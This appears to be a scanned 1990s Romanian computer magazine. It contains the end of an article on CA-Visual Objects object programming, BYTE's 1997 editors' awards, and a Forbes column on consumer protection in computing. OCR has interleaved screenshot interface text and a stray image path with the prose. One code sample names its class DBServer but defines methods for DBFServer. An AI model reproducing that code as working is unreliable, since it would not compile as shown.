Destinatar
texte
vocal
IrDA
cititor Smart Card
on
conectat
microfon incorporat
mesaj de așteptare
spre linia telefonică
alimentare
spre televizor
de la VCR/decodor

pagini de Web în televizorul dumneavoastră
cu

NetGem

NetBox®
de curând în România

AFROM
Distribuitor unic pentru România
Tel : 01 / 330 00 06
Fax : 01 / 330 39 67

<oObiect>:<VarInstanta>

NoIVarPut() se apelează la referirea pentru atribuire (operatia put) a unei variabile de instanţă inexistentă conform sintaxei <oObiect>:<VarInstanta> := <valoare>

NoMethod() se apelează la receptionarea de către un obiect a unei mesaj pentru care nu există metoda corespunzătoare, conform sintaxei <oObiect>:<Methoda>([<arg_list>])

Ideea de bază este ca, în cazul în care obiectul primeşte un mesaj pe care mecanismul automat nu îl poate controla direct, să nu se „anunţe“ direct sistemul de erori, ci să fie apelat un mecanism care poate decide comportamentul obiectului în cauză.

Obiecte cu interfaţă dinamică

O utilizare deosebit de interesantă a acestei tehnici, specifice limbajului CA-Visual Objects, este posibilitatea creării obiectelor care sunt capabile să-şi „modifice“ structura sau comportamentul în runtime.

Ca şi exemplu de valoare clasică, se poate prezenta problema reflectării structurii unei baze de date (.DBF) în obiectul de interfaţă, să o numim DBServer - în cazul în care structura fişierului de date nu este în prealabil cunoscută.

```
class DBServer
  protect cAlias as string

method Init(cFileName, AliasName)
         class DBFServer
  use (cFileName) alias (Alias
         Name) new
  self:cAlias := AliasName

method NoIVarGet(SymName) class
         DBFServer
  local symAlias as symbol
  symAlias :=
  String2Symbol(cAlias)
  return FieldGetAlias(symAlias,
         SymName)

method NoIVarPut(SymName,uValue)
         class DBFServer
  local symAlias as symbol
  symAlias :=
         String2Symbol(cAlias)
  return
  FieldPutAlias(symAlias,Sym
         Name,uValue)

function Main()
  local oDBF as DBFServer
  oDBF := DBFServer{"\DEMO\
         TEST.DBF", "TEST"}
  ? oDBF:CIMP1, oDBF:CIMP2
         // citire
  oDBF:CIMP1 := "NetWorks Ltd."
         // scriere
```

INFORMAŢII

Soc.Info.NetWorks Srl.
dealer autorizat pentru România
Preţ: 165 USD

Telefon/Fax:
059-463.462/131.306

http://www.cai.com

Operatori ca şi metode

O funcţionalitate extrem de interesantă, oferită de CA-Visual Objects, este posibilitatea extinderii elegante a sintaxei operatorilor folositi la tipuri de date simple şi pe clase (tipuri) definite de utilizator.

Operatorii care pot fi redefiniţi, respectiv corespondenţa dintre operatori şi metodele care joacă rolul operatoarelor este determinată intern.

Lista metodelor dublate prin operatori, care pot fi definite pentru orice clasă, este: Add(), Mul(), Sub(), Div(), Pow(), Gtr(), Less(), GtrEqu(), LessEqu(), Neg(), Not()

În fond, pentru operatorii redefiniţi se vor apela pur şi simplu metodele corespunzătoare. Avantajul major al acestei tehnici este că acest apel se va face conform sintaxei operatorilor.

```
class Complex
  export re as float
  export im as float

method Init(fReal, fImaginar)
                    class Complex
  self:re := fReal
  self:im := fImaginar

method Add(b) class Complex
                    // redefineste +
  local z as COMPLEX
  z := Complex{SELF:re+b:re,
                    SELF:im+b:im}
  return z

function Start()
  local z1, z2, z3 as COMPLEX
  z1 := Complex{1, -2}
  z2 := Complex{1, 3.5}
  z3 := z1 + z2
  ? z3:im           // afiseaza 1.5
```

Avantajul major al acestei tehnici este că se poate lucra mult mai natural cu obiecte, folosind sintaxa deja obişnuită a operatorilor pentru operaţii considerate clasice.

Informaţii de clase runtime

Interfaţa publică a unei clase poate fi interogată prin intermediul unor funcţii speciale. În cele ce urmează, prezentăm câteva categorii - însă fără dorinta să fim compleţi

- transmiterea mesajelor: Send(), SendClass(), asend(), ASendClass()
- informaţii despre clase: CheckInstanceOf(), ClassCount(), ClassList(), ClassName(), ClassTree(), ClassTreeClass(); IsAccess(), IsAssign(), IsClass(), IsInstanceOf(), IsInstanceOfUsual(), IsMethod(), IsMethodClass(), IsMethodUsual(), OOPTree(), OOPTreeClass()
- manipulare obiecte: CreateInstance(), Object2Array(), GetAppObject()
- prelucrarea variabilelor de instanţă: IVarGet(), IVarGetInfo(), IVarGetSelf(), IVarList(), IVarListClass(), IVarPut(), IVarPutInfo(), IVarPutSelf(), NoIVarGet(), NoIVarPut()
- prelucrări metode: MethodList(), MethodListClass(), NoMethod()

Domeniul fiind prea vast, în acest moment nu intenţionăm să intrăm în detalii.

Array-uri de obiecte

În cazul în care un vector conţine obiecte similare, acelaşi mesaj poate fi trimis la toate obiectele vectorului printr-o sintaxă foarte simplă:

```
local aChildWindows as ARRAY
```

Expresia

```
aChildWindows:Destroy()
```

este perfect echivalentă cu următoarea secvenţă de comenzi

```
for i := 1 to Len(aChildWindows)
    aChildWindows[i]:Destroy()
next i
```

Concluzii

Subsistemul obiectual al limbajului CA-Visual Objects este robust şi comprehensiv. El se bazează pe sâmburele obiectual al limbajului CA-Clipper, şi ca urmare este o extensie naturală a unui limbaj Xbase, dedicat prelucrării bazelor de date. Eficient şi flexibil, este la fel de competitiv ca şi celelalte limbaje obiectuale populare. Dar CA-Visual Objects este caracterizat de simplitate şi de o eleganţă deosebită.

Subsistemul obiectual al CA-Visual Objects, împreună cu mecanismele automate şi serviciile oferite, îi conferă limbajului puterea necesară ca aceasta să poate aspira spre a deveni standard industrial. ■

László István este director la Info Networks Oradea. Poate fi contactat la telefon/fax: 059 - 463.462/131.306.

Premiile editorilor BYTE 1997

Tributul nostru pentru cele mai bune exemple ale anului de inginerie hardware și software.

În anul care a trecut, am studiat peste 1000 de produse de toate felurile, de la maus la discuri monitoare şi baze de date. Le-am studiat, folosit şi am convieţuit cu ele. De-a lungul acestui proces de un an, puţine produse au fost remarcabile. Iată produsele care, credem noi, merită felicitări pentru lucrul bine făcut. Premiile de excelenţă revin produselor care într-adevăr stabilesc standarde noi în categoria lor. Premiile de distincţie revin produselor care au înălţat ştacheta prin tehnologii inventive, funcţionalitate sau preţ remarcabil. Premiile pentru merite revin produselor care au funcţionalităţi interesante sau preţ atractiv.

Ca întotdeauna, avem câştigători în multe categorii - unelte de dezvoltare, unelte de editare video, navigatoare, sisteme, sisteme de operare. Dar, indiferent de categorie, acestea sunt cele mai valoroase produse - produsele care fac ca tehnica de calcul să fie interesantă.

Premiile de excelență

Dragon NaturallySpeeeking

S-ar putea ca Dr. Doolittle să poată vorbi cu animalele, dar cu NaturallySpeeking dumneavoastră puteţi vorbi cu calculatorul, fără acele pauze stângace. După o perioadă de antrenare, NaturallySpeeking va nota ceea ce spuneţi, din prima încercare, într-adevăr aproape sută la sută. Dictarea asistată de calculator a sosit în sfârşit. Dragon Systems, Newton, MA, **http://www.dragonsystems.com**

Microsoft Internet Explorer 4

Punând la o parte orice dispute legale pentru o clipă, Internet Explorer este gata de integrare, fără cusur cu interfaţa utilizator Windows, într-o măsură atât de mare încât nu sunteţi niciodată siguri de demarcaţiile între sistemul propriu, intranet sau Internet. În războiul funcţionalităţilor, IE 4.0 se descurcă bine, în special prin modul în care Microsoft a aplicat XML (eXtensible Markup Language) la propria tehnologie de împins(push). A adoptat, de asemenea, rapid CSS (Cascadind Style Sheets) şi controale din pagini Web cu legături la date. Microsoft, Redmond, Wa, **http://www.microsoft.com/**

Netscape Communicator 4

Acest navigator poate fi pregătit să devină următoarea dumneavoastră interfaţă utilizator. Datorită lui Netscape, puteţi avea acum aceeaşi interfaţă UI pe 17 sisteme de operare diferite, cu informaţie împinsă pe desktop din intranetul firmei sau de pe Internet, prin folosirea Netcaster, produsul Natscape bazat pe standarde pentru tehnologia de împins. Şi clientul Collabra redefineşte dramatic ceea ce ne aşteptam să fie lucrul în grup cu un Internet groupware. Netscape Communications, Mountain View, CA, **http://www.netscape.com**

Play Trinity

Dacă aveţi de a face cu video, vă va surprinde ceea ce puteţi realiza cu 4995$. Acest editor pe viu, de producţie, poate mixa până la opt surse, două imagini statice şi un generator de suprafeţe (matte), în timp real cu rezoluţie D1 completă. Acesta este viitorul TV. Play, Rancho Cordova, CA, **http://www.play.com**

Premii de distincție

Acme Laboratories Acme.Serve

Ca şi Java Web Server de la JavaSoft, Acme.Serve este un alt server HTTP extensibil Java. Cu excepţia faptului că acesta are doar 1500 de lini de cod, suficiente să furnizeze un fişier .class şi să iniţieze o conversaţie servlet – aplet. Acme Laboratories, Berkeley, CA, **http://www.acme.com/java/software/Acme.Serve.Serve.html**

Apple Mac OS 8

Mac OS a devenit mai simplu de utilizat. Etichete, care apar pentru cataloagele frecvent utilizate, vă ajută să vă organizaţi activitatea, meniuri sensibile la context vă ghidează la operaţii complexe, ca să amintim doar câteva îmbunătăţiri. Şi un căutător (Finder) cu fire multiple vă permite să copiaţi mai multe fişiere în fundal, în timp ce lansaţi alte aplicaţii. Apple Computer, Cupertino, CA, **http://www.apple.com**

Apple PowerBook 3400/2400

Nu, nu este cel mai ușor notebook, nici nu are cel mai mare ecran, dar are un disc imens (2 GB și în curând 4 GB) și baterii care țin mult (3 ore de utilizare intensă, conform testelor BYTE), plus interfață Ethernet 10Base-T inclusă și modem de 33,6 Kbps. Dezavantajele greutății sunt compensate de performanțe: sunt sistemele notebook cele mai rapide și puternice de pe planetă, cu cipuri PowerPC la 240 MHz. Apple Computer, Cupertino, CA,

http://www.apple.com

MICROSOFT
PRODUCTS
SEARCH
SUPPORT
SHOP
WRITE US
Microsoft
it's here!
products Internet Explorer 4.0
Internet Explorer 4.0
Internet Explorer Home
Product Info
Download
Windows 95 & NT 4.0
CONTENTS
4.0 Home
Features
Demos
Special Offers
Order 4.0 on CD
Support
Site Map
Overview
What's your platform?
Windows 95 & NT 4.0
Windows 3.1 & NT 3.51
Macintosh
Unix
Subscribe to Win!
Welcome to Netscape - Netscape
File
Edit
View
Go
Communicator
Help
Back
Reload
Home
Search
Guide
Print
Security
Stop
Bookmarks
Netsite: http://home.netscape.com/
What's New?
What's Cool?
Netcenter
SmartUpdate
Store
Channel Finder
In-Box Direct
Internet Guide
Net Search
Virtual Office
Netscape
Company
Products
Software Download
Support
Solutions
Developers
Partners
International
Utilities
Netscape
Company
Products
Download
Support
Solutions
Developers
Partners
Channel Finder
Business Focus
In General
CBS SportsLine
Disney
Excite Personal
The HomeArts Network
Money.com's Money Manager
Netscape Guide by Yahoo!
Thrive
TV Guide Online
More Channels...
Headlines from ABCNEWS

The Web the Way You Want It

Download for free your copy of the final release of Internet Explorer 4.0 or order it on CD today! Then play Subscribe to Win, where you could win one of 8,000 prizes worth over $200,000!

September 29, 1997

Netscape Everywhere Expands

Netscape extends Netscape Everywhere with a global initiative to bundle more than 23 million copies of Netscape client software with leading books and magazines.

Officials Wait on Bodyguard

Find out how Netscape Communicator compares with the competition: Netscape sets the record straight on some myths about Communicator and summarizes its advantages to users.

At Seybold '97, Netscape previews Aurora, a future component of Netscape Communicato

Borland JBuilder

Integrarea bazelor de date, mascarea codului (pentru a face mai grea descărcarea codului și dezasamblarea) și o interfață utilizator suplă, automatizată, fac din JBuilder un program obligatoriu pentru orice proiectant serios în Java. Borland, Scotts Valley, CA,

http://www.borland.com

Caldera OpenLinux 1.1

Nu este o realizare măruntă să poți rula un server de Web, cu sute de utilizatori zilnic, și să nu ai blocaje niciodată. Adăugați și Netscape FastTrack Server, Star Office Productivity Suite de aplicații desktop care sunt integrate, conectare integrată la NetWare și obțineți un desktop sau server performant. Caldera, Provo, UT,

http://www.caldera.com

Citrix WinFrame 1.7

Citrix a fost modern, înainte ca să devină modern clientul suplu. Versiunea 2.0 l-a făcut mai bun prin adăugarea echilibrării dinamice, a încărcării între mai multe UC-uri. Citrix Systems, Fort Lauderdale, FL,

http://www.citrix.com

Connectix Virtual PC

Cine altul decât Connectix putea să prezinte un emulator PC pentru Mac, complet, cu instrucțiuni MMX, bus PCI și emulare disc IDE ? Connectix, San Mateo, CA,

http://www.connectix.com

IBM ThinkPad 770

ThinkPad 770 vă oferă mai mult din tot ce se poate: ecran de 14,1 țoli, CD-ROM de 20X, MPEG-2 complet, UC Pentium la 233MHz și disc de până la 5,1 GB. Dar v-ați aștepta la mai puțin din partea IBM ? IBM Personal Computer Companz, Somers, NY,

http://www.us.pc.ibm.com/thinkpad

JavaSoft Java Web Server

Puteți extinde funcționalitatea acestui server HTTP, bazat pe Java, prin scrierea de module servlet, apleturi Java executate pe server și nu la client. Acest gen de dezvoltare de aplicații pe server va deveni partea preponderentă a realizării aplicațiilor viitoare. Sun Microsystems, Palo Alto, CA,

http://www.javasoft.com

Marimba Bongo 1.0

Ca unealtă de dezvoltare profesională în Java, Bongo este privată de unele facilități din Symantec Visual Café Pro. Dar ca unealtă de dezvoltare pentru restul lumii a parcurs un drum lung spre aplicarea ușurinței de dezvoltare, de gen Visual Basic, a programelor Java. Marimba, Palo Alto, CA,

http://www.marimba.com

Metrowerks CodeWarrior 11

Una dintre mărețele unelte de dezvoltare dintotdeauna, pentru Mac, care adresează aproape orice platformă imaginabilă. Ultima versiune, CodeWarrior 11, permite lucrul în C, C++, ObjectPascal și Java. Recunoaște inteligent platforma, de la Palm Pilot la procesoarele MIPS și BeOS. Metrowerks, Austin, TX,

http://www.metrowerks.com

Microsoft IIS 3.0

Internet Information Server de la Microsoft nu a fost primul server Web pe Windows NT, dar performanțele ridicate, ușurința utilizării, funcțiile cheie de administrare, autentificarea clienților, Active Server Pages și arhitectura eficientă de rezerve de fire (thread pool) îl fac unul din serverele de cea mai mare încredere. Microsoft, Redmond, WA,

http://www.microsoft.com

Microsoft Transaction Server

Componentele de partea serverului sunt foarte actuale, dar cum faceți să lucreze ? Răspunsul dat de Microsoft este Transaction Server. Integrat cu Windows NT și Internet Information Server, MTS oferă un mediu de conlucrare pentru componente ActiveX. Microsoft, Redmond, WA,

http://www.microsoft.com

Netscape SuiteSpot Professional Edition 3.1

SuiteSpot, o combinație de Enterprise Server, Media Server, Catalog Server, Collabra Server, Messaging Server, Calendar Server, Directory Server, Proxy Server, Certificate Server și Live Wire Pro este una dintre suitele cele mai complete de unelte de dezvoltare intranet, Internet, extranet, văzută vreodată. Netscape Communications, Mountain View, CA,

http://www.netscape.com

Number Nine Revolution 3D

Pentru video și grafică 3D această cartelă este inflamantă. Adăugați și 3-D, de bună calitate, și aveți o cartelă excelentă multifuncțională, pentru producție video. Number Nine, Lexington, MA,

http://www.nine.com

Psion Series 5

În timp ce se făcea mult zgomot cu echipamente Windows CE, Psion a lansat o alternativă impresionantă. Series 5 prezină o tastatură bine concepută și EPOC ingeniosul sistem de operare. Psion Computers, London, UK,

http://www.psion.com

Sun Java Workshop 2.0

Vă așteptați la un produs Sun care suportă ultimul JDK (Java Development Kit). Și un configurator de cod. Dar vă așteptați și la o interfață cu utilizare simplă? Supoer pentru mai multe SO, inclusiv Windows 95? Aveți toate acestea și multe altele. Sun Microsystems, Palo Alto, CA,

http://www.sun.com/workshop/

Sun Microsystems JDK 1.1

Cu versiunea 1.1, JavaSoft a abordat unele dintre deficiențele semnalate la versiunile anterioare de JDK (Java Development Kit). Această ediție oferă performanță mai bună și suport pentru tipărire, semnături digitale și apel de metode la distanță. Sun Microsystems, Palo Alto, CA,

http://www.javasoft.com/

Symantec Visual Café for Java

Excelentul mediu vizual integrat de dezvoltare (IDE), cu suport nativ pentru baze de date Informix, Oracle și Sybase, face ca Visual Café Pro să fie una din opțiunile noastre preferate pentru dezvoltări Java. Symantec, Cupertino, CA,

http://www.symantec.com

Thoshiba Libretto 50 CT

Windows CE și PC-urile de buzunar au stârnit mare vâlvă recent, dar mulți utilizatori și-au dat seama că CE este poate prea spartan pentru nevoile lor. Cu puțin peste trei sferturi de kilogram și de 8,3x4,5x1,3 țoli, acest Libretto arată ca un echipament Windows CE mai greu. Dar analizând atent, vedeți un echipament Windows 95 complet, cu disc de 772 MB și Pentium la 75 MHz. Punându-l într-o stație de parcare (dock), obțineți un desktop rezonabil. Toshiba America, New York, NY,

http://www.toshiba.com/

Premii pentru merite

Apple PowerBook 2400

Apple se îndreaptă spre o direcție bună cu acest produs: un notebook de peste două kilograme, cu un ecran frumos de 800x600 pixeli. Are mufele de PC Card în spate, pentru legătură ușoară Ethernet sau modem și există port SCSI pentru cuplarea acestui echipament, pentru deplasări la periferice de la birou. Apple Computer, Cupertino, CA,

http://www.apple.com

Caligari trueSpace 3

Dacă doriți să învățați realizarea de grafică 3D, iată biletul de intrare. Caligari trueSpace a fost dintotdeauna un program ușor de învățat dar cu modelatorul metasferă, cinematică inversă și alte funcționalități profesioniste, oferă și posibilități impresionante. Având un preț de listă de 795 dolari, este un pachet greu de depășit. Caligari, Mountain View, CA,

http://www.caligari.com/

Chorus Systems Chorus/Cool ORB

Aveți nevoie de CORBA (Common Object Reques Broker) dar nu aveți spațiu? Acest mini-ORB se va potrivi la majoritatea aplicațiilor înglobate și se execută sub Windows NT și 95, Linux, Solaris și HP/UX. Este suficient de important pentru ca Sun să cumpere Chorus. Chorus Systems, Campbell, CA,

http://www.chorus.com

Chorus Systems Chorus/Jazz r1

Acesta este un sistem de operare în timp real, cu suport Java, cu toate containerele și clasele standard Java. Chorus Systems, Campbell, CA,

http://www.chorus.com

Dynamic Pictures 402

Vizualizarea graficii de înaltă calitate devine posibilă datorită


STELE

De la publicarea, în 1989, a primelor Premii ale editorilor BYTE, am decernat peste 200 de premii. Uneori am nimerit just, am fost printre primii care am premiat VBX de exemplu, și uneori globul nostru de cristal este mai tulbure (ce s-a întâmplat oare cu WingY?). Dar dintre produsele apreciate, unele au rezisatat, într-adevăr, în timp. Aceste produse sunt Stelele din BYTE Hall of Fame.

Adobe Illustrator

Unde ar fi oare comunitatea artiștilor grafici, fără acest program de desenare ca un cal de luptă ? Laureatul multor premii ale cititorilor și premii ale editorilor, de-a lungul anilor, Illustrator este încă un standard de facto pentru desenare. Adobe Systems, San Hose, CA,

http://www .adobe.com



Novell NetWare 3.x

Lipsit de interfață grafică spectaculoasă, NetWare 3.x a devenit totuși un standard pentru servicii de fișiere și tipărire. De ce? Este rapid, bine însușit și foarte fiabil. În plus, a fost prima versiune NetWare care avea suport standard pentru extensii: modulul încărcabil NetWare (NLM), care a permis apariția unei noi categorii de server: serverul de aplicații. Novell, Provo, UT,

http://www.novell .com

World Wide Web

Tim Berners-Lee nu și-a imaginat, probabil niciodată, că oamenii vor vorbi despre Web ca televiziunea viitorului. Dar acest mediu, bazat pe hyperlink, pentru partajarea informațiilor, construit în jurul unor standarde relativ simple, ca HTTP și HTML, a devenit modul de lucru în informatica anilor 1990. Și viitorul pare și mai roz, cu protocoale și tehnologii noi care promit mai multe tipuri de aplicații.

http://www.w3 .org.

ILUSTRAȚIA: JOE GALLAGHER © 1997

texturării, modelării și iluminării în timp real, oferită de această placă. Aceste funcții sunt posibile, datorită celor patru procesoare de pe placă și a unei scheme de descărcare a funcțiilor geometrice la UC-ul central. Dynamic Pictures, Santa Clara, CA

http://www.dypic.com

IBM ThinkPad 770
JBuilder
File Edit Search View Build Run Wizards Tools
Controls
package
import java.aw
Welcome.jpr
welcome.html
Bongo
File Edit Recent Help
Properties Script
Widget: marimba.gui.FolderWidget
Name:
Visible:
Bounds: 1 4 523 296
Font:
Property Value
tip
disabled
autoFocus folder
tabmode top
tabfont Dialog
selectfont Dialog
Psion Series 5
WinStation Administration - [\\TWISTER WinStations]
WinStation User ID State
ipx 1 listen
tcp 3 listen
console administrator 0 active
tcp#5 rcq 6 active
7 idle
8 idle
TWISTER - Application Configuration
Application Name
Toshiba Libretto 50 CT
Intergraph TDZ 2000

Epson Stylus Color 800

La prima vedere, Epson Stylus Color 800 pare doar o altă imprimantă color cu jet, de preț mediu, de pe piața cu mare concurență. Ceea ce este excepțional, este rezoluția: 1440x720 puncte pe țol. Aceasta duce la imagini de calitate superioară care depășesc în mod clar oferta din partea majorității imprimantelor color laser. Epson, Torrace, CA,

http://www.epson.com

Intergraph TDZ 2000

Cea mai bună soluție unificată 3D pentru PC. Concurează SGI la servicii de vârf, cu două procesoare Pentium II la 300 MHz, placă grafică ultra-rapidă proprie, multe posibilități de extensie și cea mai bună integrare de driver văzută de noi, pantru aplicații majore 3D. Și datorită cutiei albastre, este primul produs Intergraph care arată bine și de afară. Intergraph, Huntsville, AL,

http://www.intergraph.com

Iona OrbixWeb

OrbixWeb oferă o combinație de Java, programare Web și CORBA pentru programatorii de aplicații standard, atât prin tehnologia novatoare, cât și prin prețul relativ scăzut de 799 dolari. Iona Technologies, Dublin, Ireland,

http://www.iona.com

JASC PaintShop Pro 4

Mică aplicație shareware care poate face orice la grafică. Versiunea 4 a adăugat suport pentru noi tipuri grafice și a îmbunătățit substanțial interfața utilizator. JASC, Minnetoka, MN,

http://www.jasc.org

Kinetix 3D Studio Max 2

Poate fi cea mai importantă știre 3D a anului. Cu într-adevăr o mie de noi funcțiuni, această aplicație 3D, deja performantă, oferă modelare NURBS, dinamică, urmărire selectivă de raze, control extins de materiale și multe altele, pentru 3495$. Kinetix, San Francisco, CA,

http://www.ktx.com

Macromedia Director 6

Programul de vârf pentru realizare multimedia continuă să devină mai bun. Versiunea 6 adaugă facilitate (administrează mai multe elemente și mai bine) și ușurință în utilizare (comportament trage-pune). Macromedia, San Francisco,

http://www.macromedia.com

Microsoft NetMeeting 2.0

Discutați. Partajați datele și aplicațiile cele mai ascunse. Gratuit. Editorii BYTE au utilizat NetMeeting pentru discuții interne, „în afara benzii", în timpul unor apeluri – conferință, utilizând în comun imagini, aplicații și comentarii off-line. Microsoft, Redmond, WA,

http://www.microsoft.com

Newmonics PERC

Java în timp real? O nebunie? Poate, dar Newmonics a făcut multe cercetări fundamentale în colectarea de deșeuri și problemele de aplicare Java în sisteme de timp real. Newmonics, Ames, IA,

http://www.newmonics.com

Seagate Cheetah ST34501

10.000 rpm. O asemenea viteză vă scade timpul de căutare la, în jur de 7,5 msec. Duce și la temperaturi mari. Dar nu la Cheetah. Seagate l-a proiectat să poată disipa căldura generată de cel mai performant disc de 9,1 GB cu Canal de Fibră, care arată mai bine ca oricând.

http://www.seagate.com

Sonic Foundry Sound Forge 4

În sfârșit, o posibilitate bună și ieftină (300 dolari) de prelucrări audio pe PC. Tone de performanță, configurate bine. Sonic Foundry, Madison, WI

http://www.sfoundry.com

Wall Data Salsa 2.2

Modelare semantică de obiecte. Sună ca ceva despre care ați scrie o teză de doctorat. De fapt este, dar este și o metodă superioară de realizare rapidă a aplicațiilor de baze de date. Versiunea 2.2 din Salsa oferă un acces mai bun la baze de date decât cele precedente. Wall Data, Kirkland, WA,

http://www.walldata.com/. ■

[din BYTE, o publicație
McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

FOTOGRAFI: IBM THINKPAD-SHAFFER/SMITH TOSHIBA LIBRETTO-DARYL SOLOMON © 1997

Forbes

Va ajunge protecția consumatorului
și în industria informatică?

De Harrison Forbes

Cruciade moderne și cruciați moderni

Pe vremuri conduceam un Corvair. Nu îmi displăcea nimic la ea. Altfel spus, dacă ceva ar fi putut justifica scoaterea sa din producție, atunci întreaga industrie de automobile a anilor '60 din Statele Unite ar fi trebuit să fie desființată deoarece, conform standardelor de astăzi, toate mașinile nu ar fi prezentat gradul necesar de siguranță. Corvair, produsă de GM Chevrolet, a fost prima mașină cu cilindree redusă, dotată cu un radiator cu aer, plasat în spatele mașinii. Era un design revoluționar pentru o țară care estima calitatea unei mașini după lungimea și greutatea sa, conform sloganului „mai lungă și mai grea înseamnă mai bună“...

Recviem pentru un autoturism

Problema pe care a avut-o Corvair a fost marketingul lui General Motors. Vehiculul fusese conceput să fie o mașină de cilindree mică, dar publicul a perceput-o ca pe o mașină sport. Drept urmare, tinerii care o cumpărau apăsau prea tare pe accelerator și luau prea scurt virajele, derapînd. E adevărat că puține mașini nu ar derapa atunci cînd roțile din față se blochează în unghi drept, la 80 km/h.... Tot atît de adevărat este și faptul că, în primii ani de producție, între 1960 și 1963, au fost și niște erori de proiectare, corectate în anii următori. Problemele apăreau mai ales la suspensia posterioară, căreia îi lipsea o bară de stabilizare anti-ruliu. Din această cauză, la virajele luate scurt, mașina își pierdea stabilitatea și se putea răsturna. Se zvonea că toate acestea erau rezultatul reducerii costurilor de producție, cerute de General Motors. Proiectanții fuseseră obligați să creeze o mașină mai ieftină cu 4 dolari și nu găsiseră altceva de eliminat decît bara stabilizatoare...

Corvair a început să fie în atenția publicului, mai ales după apariția cărții lui Ralph Nader „Lipsă de siguranță la orice viteză“ (*Unsafe at any speed*), cu care pornea o cruciadă împotriva industriei auto, pe care o acuza că furnizează produse periculoase. Acțiunea lui Nader a avut efecte benefice pentru orice consumator din lumea asta dar, așa cum se întîmplă de obicei, cei nevinovați au avut cel mai mult de suferit. În cazul de față, a fost vorba de Corvair.

Cine-i Ralph Nader?

Ralph Nader este cel mai renumit luptător pentru drepturile consumatorului din Statele Unite și a intrat deseori în conflict cu lumea afacerilor și cu guvernul. S-a născut în Winsted, Connecticut, din doi imigranți libanezi, Nadra și Rose Nader, care aveau un restaurant și o brutărie. Aspirația de a deveni „avocatul poporului“ i-a fost inoculată în adolescență de către părinții săi, care făceau mult tărăboi conducînd seminarii familiale asupra drepturilor cetățeanului într-o democrație. După ce a terminat liceul în 1951, Nader a intrat la Woodrow Wilson School of International Affairs de la Princeton University. Absolvind Magna cum Laudae în 1955, specializîndu-se în afaceri guvernamentale și economie, Nader s-a înscris la Facultatea de Drept de la Harvard. A devenit redactor al Revistei de Drept a Universității Harvard și, după ce a absolvit și aici, cu cele mai mari calificative, și-a deschis un mic cabinet de avocatură și a început să călătorească prin țară.

Tînărul avocat a fost afectat de indiferența corporațiilor americane față de consecințele globale ale acțiunilor lor și a început să ia atitudine împotriva abuzurilor pe care le comiteau corporațiile.

A devenit faimos în 1965, odată cu publicarea cărții „Lipsă de siguranță la orice viteză“, cea care a îngropat mașina Corvair. Ca urmare a publicării acelei cărți, Nader a compărut în fața unui comitet senatorial și a susținut dreptul consumatorilor de a beneficia de produse care să le ofere siguranță. Era tînăr, plin de energie și de intenții bune, dar ca el mai erau alte sute de mii de tineri, și ei plini de aceleași intenții bune și de energie, dar de care lumea nu a auzit vreodată. De fapt, faima nu i-au adus-o nici cartea, nici faptul de a fi compărut în fața acelei comisii (deși, în epocă, siguranța consumatorului era un concept cu totul nou). GM, într-un mod nemaiauzit, a început să-l hărțuiască, angajînd un detectiv privat și încercînd să-l discrediteze. Aceste manevre au avut un efect dezastruos pentru ei, deoarece publicul a aflat de mașinație și, dată fiind sensibilitatea aparte a americanilor față de corporații și de libertatea fiecăruia de a face alegeri, Ralph Nader a devenit faimos peste noapte și a beneficiat de sprijinul întregii populații. O chestiune minoră, care începuse printr-o carte oarecare și o audiere la Senat (mii de asemenea audieri au loc, în fiecare an), s-a sfîrșit cu adoptarea unor legi majore și cu zguduirea din temelii a industriei auto din Statele Unite. Beneficiul acestei istorioare este că mii de vieți sînt salvate, an de an, datorită reglementării stricte, în general, și în industria auto, în particular. Săptămîna trecută, Ford a retras un lot de 3 milioane de mașini, datorită unor defecte de fabricație prezentate de unele dintre ele, defecte care, necorectate, s-ar fi putut solda cu pierderi de vieți omenești. Cineva ar putea să se întrebe dacă era cu adevărat necesar să retragi un întreg lot de 3 milioane, dat fiind că, în condițiile în care acționarea în judecată este atît de populară în America, nici un producător în toate mințile nu ar fi dat drumul pe șosele la un produs defect. Nu zău? Dar Ford Pinto nu putea lua foc în partea posterioară? S-a dovedit că Ford Motor Company știa de acest defect și totuși produsul a fost comercializat. De ce? Cîte accidente s-ar fi putut întîmpla? Rezervorul de benzină era un factor de risc în coliziunile posterioare. Din accidentele care s-ar fi putut întîmpla, cîte procese ar fi apărut? Și cîte despăgubiri ar fi avut Ford de plătit? Cînd s-au făcut calculele statistice, s-a dovedit că era mai convenabil pentru ei să riște, lăsînd necorectate defectele, decît să înlocuiască rezervorul la toate mașinile produse!!!

Dacă GM l-ar fi ignorat și l-ar fi lăsat să se împotmolească în sistemul judiciar american, probabil că și Nader ar fi fost unul dintre anonimii care și-au bătut gura degeaba. Faptul de a fi acționat împotriva persoanei sale și de a fi încercat să se răzbune pe el, l-au transformat într-un martir și au convins Senatul că are dreptate în ceea ce spune. Restul este istorie.

Dar informatica?

Industria auto a fost urmată de celelalte ramuri industriale, astfel că, în ziua de azi, în Statele Unite, este o afacere tare riscantă să pui în vînzare un produs care nu prezintă siguranță. Să nu mă înțelegeți greșit, nu vreau să spun că lucrurile nu ar trebui să fie așa, ci doar că s-ar fi putut ajunge aici și în alt mod, mai puțin neplăcut... Sau poate că nu !!!

„Celelalte ramuri industriale", cu excepția uneia: industria informatică. Nici un producător de computere nu a fost vreodată obligat să-și retragă de pe piață produsele defecte. Cînd a fost lansat prima oară, Pentium avea o unitate de calcul în virgulă mobilă care producea erori (imaginați-vă un calculator care nu știe să calculeze...). Intel a fost de acord să schimbe procesoarele doar pentru acei clienți încăpățînați, care țineau morțiș la acest lucru. Încă nu am văzut un produs Microsoft care să meargă așa cum ar trebui, de la prima versiune. Încă nu am văzut un produs Microsoft căruia să i se facă, într-adevăr, un upgrade și nu peticiri mascate în upgrades, pentru care publicul trebuie să mai și plătească. Poate că nepoții mei vor trăi acele zile visate de mine, eu nu am nici o șansă să apuc așa ceva. Și dacă aceasta este atitudinea celui mai mare producător independent de software din lume, de ce s-ar comporta altfel ceilalți?

